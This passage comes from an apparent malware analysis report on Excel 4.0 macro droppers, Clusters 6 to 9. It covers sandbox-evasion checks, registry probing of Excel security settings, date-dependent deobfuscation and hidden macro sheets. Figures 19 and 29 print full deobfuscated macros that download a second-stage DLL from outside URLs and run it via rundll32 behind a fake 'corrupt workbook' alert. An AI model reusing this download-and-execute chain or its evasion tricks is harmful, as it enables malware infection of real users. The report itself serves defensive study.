
Cluster 6: ~2020.03.30

The added functionality of this cluster includes a check for a non-default Excel Security setting in the registry as a possible dynamic analysis evasion, and the use of the WinAPI to register a DLL to execute the second stage payload. The code in Figure 19 shows that the native utility *reg.exe* will be spawned (see Figure 20) to extract a specific registry key, and write it to a registry file on disk (<random_integer>.reg).



```
=IF(GET.WORKSPACE(13)<770,CLOSE(FALSE),)
=IF(GET.WORKSPACE(14)<390,CLOSE(FALSE),)
=IF(GET.WORKSPACE(19),,CLOSE(TRUE))
=IF(GET.WORKSPACE(42),,CLOSE(TRUE))
=IF(ISNUMBER(SEARCH("Windows",GET.WORKSPACE(1))),,CLOSE(TRUE))
="C:\Users\Public\"&RANDBETWEEN(1,9999)&".reg"
="EXPORT HKCU\Software\Microsoft\Office\"&GET.WORKSPACE(2)&"\Excel\Security "&B85&" /y"
=CALL("Shell32","ShellExecuteA","JJCCCJJ",0,"open","C:\Windows\system32\reg.exe",B86,0,5)
=WAIT(NOW()+"00:00:03")
=FOPEN(B85)
=FPOS(B89,215)
=FREAD(B89,255)
=FCLOSE(B89)
=FILE.DELETE(B85)
=IF(ISNUMBER(SEARCH("0001",B91)),CLOSE(FALSE),)
="C:\Users\Public\CVR"&RANDBETWEEN(1000,9999)&".tmp.cvr"
="http://nevefe.com/wp-content/themes/calliope/wp-front.php"
="http://lakeviewbinhduong.com.vn/wp-content/themes/calliope/wp-front.php"
=CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,B96,B95,0,0)
=ERROR(FALSE)
=FOPEN(B95,2)
=IF(ISERROR(B100),,GOTO(B103))
=CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,B97,B95,0,0)
=ALERT("The workbook cannot be opened or repaired by Microsoft Excel because it's corrupt.",2)
=CALL("Shell32","ShellExecuteA","JJCCCJJ",0,"open","C:\Windows\system32\rundll32.exe",B95&",DllRegisterServer",0,5)
=CLOSE(FALSE)
```

Figure 19: Deobfuscated payload – reg.exe.



```
EXCEL.EXE (1540)        "C:\Program Files (x86)\Microsoft Office\Office14\EXCEL.EXE"
  EXCEL.EXE (7060)      "C:\Program Files (x86)\Microsoft Office\Office14\EXCEL.EXE" /Embedding
  reg.exe (3512)        "C:\Windows\system32\reg.exe" EXPORT HKCU\Software\Microsoft\Office\14.0\Excel\Security C:\Users\Public\9042.reg /y
    Conhost.exe (6120)  \??\C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1
  rundll32.exe (3232)   "C:\Windows\system32\rundll32.exe" C:\Users\Public\CVR9357.tmp.cvr,DllRegisterServer
```


Figure 20: Process tree.

This registry file (<random_integer>.reg) is then read from bytes 215:470 (see Figure 21). The purpose of this read is to find and store the Excel Security-related registry settings of interest that the malware will check.

```
=FOPEN(B85)
=FPOS(B89,215)
=FREAD(B89,255)
```

Figure 21: Macro reading registry file.


This appears to be a check for the File Validation setting in this instance; Figure 22 shows the hexdump of an example (carved out the 255 bytes).



```
00000000   0A 00 0D 00 0A 00 5B 00 48 00 4B 00 45 00 59 00   ......[.H.K.E.Y.
00000010   5F 00 43 00 55 00 52 00 52 00 45 00 4E 00 54 00   _.C.U.R.R.E.N.T.
00000020   5F 00 55 00 53 00 45 00 52 00 5C 00 53 00 6F 00   _.U.S.E.R.\.S.o.
00000030   66 00 74 00 77 00 61 00 72 00 65 00 5C 00 4D 00   f.t.w.a.r.e.\.M.
00000040   69 00 63 00 72 00 6F 00 73 00 6F 00 66 00 74 00   i.c.r.o.s.o.f.t.
00000050   5C 00 4F 00 66 00 66 00 69 00 63 00 65 00 5C 00   \.O.f.f.i.c.e.\.
00000060   31 00 34 00 2E 00 30 00 5C 00 45 00 78 00 63 00   1.4...0.\.E.x.c.
00000070   65 00 6C 00 5C 00 53 00 65 00 63 00 75 00 72 00   e.l.\.S.e.c.u.r.
00000080   69 00 74 00 79 00 5C 00 46 00 69 00 6C 00 65 00   i.t.y.\.F.i.l.e.
00000090   56 00 61 00 6C 00 69 00 64 00 61 00 74 00 69 00   V.a.l.i.d.a.t.i.
000000A0   6F 00 6E 00 5D 00 0D 00 0A 00 22 00 4C 00 61 00   o.n.]....."L.a.
000000B0   73 00 74 00 52 00 65 00 70 00 6F 00 72 00 74 00   s.t.R.e.p.o.r.t.
000000C0   54 00 69 00 6D 00 65 00 22 00 3D 00 64 00 77 00   T.i.m.e.".=.d.w.
000000D0   6F 00 72 00 64 00 3A 00 30 00 31 00 39 00 33 00   o.r.d.:.0.1.9.3.
000000E0   61 00 30 00 62 00 61 00 0D 00 0A 00 0D 00 0A 00   a.0.b.a.........
000000F0   5B 00 48 00 4B 00 45 00 59 00 5F 00 43 00 55      [.H.K.E.Y._.C.U
```

Figure 22: Hexdump of file validation setting.

The macro then checks to see if the security setting is set, as shown in Figure 23.




```
=IF(ISNUMBER(SEARCH("0001",B91)),CLOSE(FALSE),)
```

Figure 23: Checking if the flag is set.

Cluster 7: ~2020.04.01

This cluster expects to be executed on a particular day, as it uses the current day of the month in a part of the deobfuscation routine. Hardcoded integers (Figure 24) will be subtracted from the current day of the month, and the difference will then be passed to the CHAR function. These samples were created on April 10th, and are expected to be run on that same day. We don't see much of this "day-of" technique used outside of this cluster. This may be due to the attackers being less successful with this wave, perhaps because the victims checked their email (opening the document) in the days following its intended execution day.



	A	B	C	D	E	F	G	H
1	78	78	78	78	78	78	78	78
2	90	90	90	90	90	51	51	84
3	87	87	87	87	87	84	86	82
4	57	57	57	57	57	75	105	93
5	88	88	88	88	90	109	97	93
6	86	86	86	86	100	102	96	57
7	101	101	101	101	95	132	99	51
8	63	63	63	63	102	118	101	100
9	104	104	104	104	94	131	49	121
10	96	96	96	96	83	132	89	118
11	99	99	99	99	86	109	92	125
12	92	92	92	92	99	51	84	125
13	100	100	100	100	57	55	102	68
14	97	97	97	97	100	88	109	67
15	82	82	82	82	86	86	100	51
16	84	84	84	84	82	101	128	61
17	86	86	86	86	99	63	119	51
18	57	57	57	57	84	104	133	100
19	66	66	66	69	89	96	136	121
20	68	69	74	67	57	99	114	118
21	58	58	58	58	51	92	131	125
22	77	77	61	61	104	100	118	125

Figure 24: Hard-coded integers to be decoded.

Each hard-coded integer is subtracted from the day of the month plus 7 (Figure 25), then passed to char.

```
=FORMULA(DAY(NOW())+7,X33)
```


Figure 25: Obtaining the day of the month and adding 7.

Figure 26 shows the part of the deobfuscation routine where the values in column A are decoded and concatenated into one string.

```
=FORMULA(CHAR(A1-X33)&CHAR(A2-X33)&CHAR(A3-X33)&CHAR(A4-X33)&CHAR(A5-X33)&CHAR(A6-X33)&CHAR(A7-X33)&CHAR(A8-X33)&CHAR(A9-X33)&CHAR(A10-X33)&CHAR(A11-X33)&CHAR(A12-X33)&CHAR(A13-X33)&CHAR(A14-X33)&CHAR(A15-X33)&CHAR(A16-X33)&CHAR(A17-X33)&CHAR(A18-X33)&CHAR(A19-X33)&CHAR(A20-X33)&CHAR(A21-X33)&CHAR(A22-X33)&CHAR(A23-X33)&CHAR(A24-X33)&CHAR(A25-X33)&CHAR(A26-X33)&CHAR(A27-X33)&CHAR(A28-X33)&CHAR(A29-X33)&CHAR(A30-X33)&CHAR(A31-X33)&CHAR(A32-X33)&CHAR(A33-X33)&CHAR(A34-X33)&CHAR(A35-X33)&CHAR(A36-X33)&CHAR(A37-X33)&CHAR(A38-X33)&CHAR(A39-X33)&CHAR(A40-X33),Y1)
```

Figure 26: Deobfuscation routine.


If run on the incorrect day of the month, the XL4 macro will not deobfuscate and execute properly (Figure 27 shows an example of a failed deobfuscation).



```
+4=>3<□@I□"K1□
+4>=A□@I□K1□ #□
+4@3/2□@I□ K1□ ##□
+41:=A3□@I□!K1□
+47:323:3B3□@I□&K1□
+74□7A<C;03@□A3/@16□□□□@I□!K1□□□1:=A3□4/:A3□□
+□1(JCaS`aJ□□53BE=@9A>/13□ $□□□J/^^2ObOJ:]QOZJBS[^J1D@□□@/<203BE33<□□""□□□b[^Qd`□
+□Vbb^a(UWOgb]`SQ][e^□Q]\bS\bbVS[SaQOZZW]^Se^□T`]\b^V^□
+□Vbb^a(URQVcPQ][e^□Q]\bS\bbVS[SaQVWVcOe^□T`]\b^V^□
+1/::□□c`Z[]\□□□C@:2]e\Z]ORB]4WZS/□□□881188□□□@I□ K1□@I□!K1□□□
+74□@I□K1*□1/::□□c`Z[]\□□□C@:2]e\Z]ORB]4WZS/□□□881188□□□@I□ K1□@I□"K1□□□□□
+/:3@B□□BVS□e]`YP]]Y□QO\\]b□PS□]^S\SR□]`□`S^OW`SR□Pg□;WQ`]a]Tb□3fQSZ□PSQOcaS□Wb□a□Q]``c^b□□ □
+1/::□□AVSZZ! □□□AVSZZ3fSQcbS/□□□8811188□□□□]^S\□□□1(JEW\R]eaJagabS[! J`c\RZZ! SfS□□@I□$K1□□□2ZZ@SUWabS`AS`dS`□□□#□
+1:=A3□4/:A3□
```

Figure 27: Failed deobfuscation (executed on the wrong day).


Emulating this behavior in Python with the proper value showed the expected deobfuscation (See Figure 28).



```
>>> column_a # values from column a above
[78, 90, 87, 57, 88, 86, 101, 63, 104, 96, 99, 92, 100, 97, 82, 84, 86, 57, 66, 68, 58, 77, 72,
72, 65, 61, 84, 93, 96, 100, 86, 57, 87, 82, 93, 100, 86, 58, 61, 58]
>>> ''.join([chr(num - 17) for num in column_a]) #emulate
'=IF(GET.WORKSPACE(13)<770,CLOSE(FALSE),)' #deobfuscated result
```

Figure 28: Emulating deobfuscation routine implemented in Python.

Hardcoding the correct value (date) in the sheet allows the code to deobfuscate properly, as shown in Figure 29:




```
Y
=IF(GET.WORKSPACE(13)<770,CLOSE(FALSE),)
=IF(GET.WORKSPACE(14)<390,CLOSE(FALSE),)
=IF(GET.WORKSPACE(19),,CLOSE(TRUE))
=IF(GET.WORKSPACE(42),,CLOSE(TRUE))
=IF(ISNUMBER(SEARCH("Windows",GET.WORKSPACE(1))),,CLOSE(TRUE))
="C:\Users\"&GET.WORKSPACE(26)&"\AppData\Local\Temp\"&RANDBETWEEN(1,9999)&".reg"
="EXPORT HKCU\Software\Microsoft\Office\"&GET.WORKSPACE(2)&"\Excel\Security "&Y6&" /y"
=CALL("Shell32","ShellExecuteA","JJCCCJJ",0,"open","C:\Windows\system32\reg.exe",Y7,0,5)
=WAIT(NOW()+"00:00:03")
=FOPEN(Y6)
=FPOS(Y10,215)
=FREAD(Y10,255)
=FCLOSE(Y10)
=FILE.DELETE(Y6)
=IF(ISNUMBER(SEARCH("0001",Y12)),CLOSE(FALSE),)
="C:\Users\"&GET.WORKSPACE(26)&"\AppData\Local\Temp\CVR"&RANDBETWEEN(1000,9999)&".tmp.cvr"
="https://gameaze.com/wp-content/themes/wp_data.php"
="https://friendoffishing.com/wp-content/themes/calliope/template-parts/wp_data.php"
=CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,Y17,Y16,0,0)
=IF(Y19<0,CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,Y18,Y16,0,0),)
=ALERT("The workbook cannot be opened or repaired by Microsoft Excel because it's corrupt.",2)
=CALL("Shell32","ShellExecuteA","JJCCCJJ",0,"open","C:\Windows\system32\rundll32.exe",Y16&",DllRegisterServer",0,5)
=CLOSE(FALSE)
```

Figure 29: Expected deobfuscated payload.

Cluster 8: ~2020.04.14

Like the previous cluster, this cluster must also be executed on a particular day, but a new check is added to query the font size and row height (Figure 30). GET.CELL is used for both of these checks, font size of the text in cell A1 (19), as well as row height (17). This is likely to check whether the spreadsheet has been tampered with.




```
=FORMULA(274-GET.CELL(19,A1)+GET.CELL(17)/DAY(NOW()),AA181)
```

Figure 30: Obtaining cell font size and row height.
The result of these operations is written to cell AA181, which is used repeatedly during the deobfuscation routine. If these dimensions are not precisely as the malware authors expected, the payload will not be deobfuscated properly, and the second stage download will not occur.

Cluster 9: ~2020.04.25

The new technique introduced in this cluster employs dozens of independent macrosheets (Figure 31), whereas all previous clusters used only one or two sheets. We believe this is intended to have the sample blend in with benign workbooks, which tend to have a higher number of macro sheets than the malicious samples do. It also may be used to slow down malware analysts who will have to identify where the payload lies across the 20+ macro sheets (Figure 32).



JFtOEuJTCC
lEBXtSYUfj
Macro2
Macro3
Macro4
Macro5
Macro6
Macro7

Figure 31: *Hidden* macro sheets


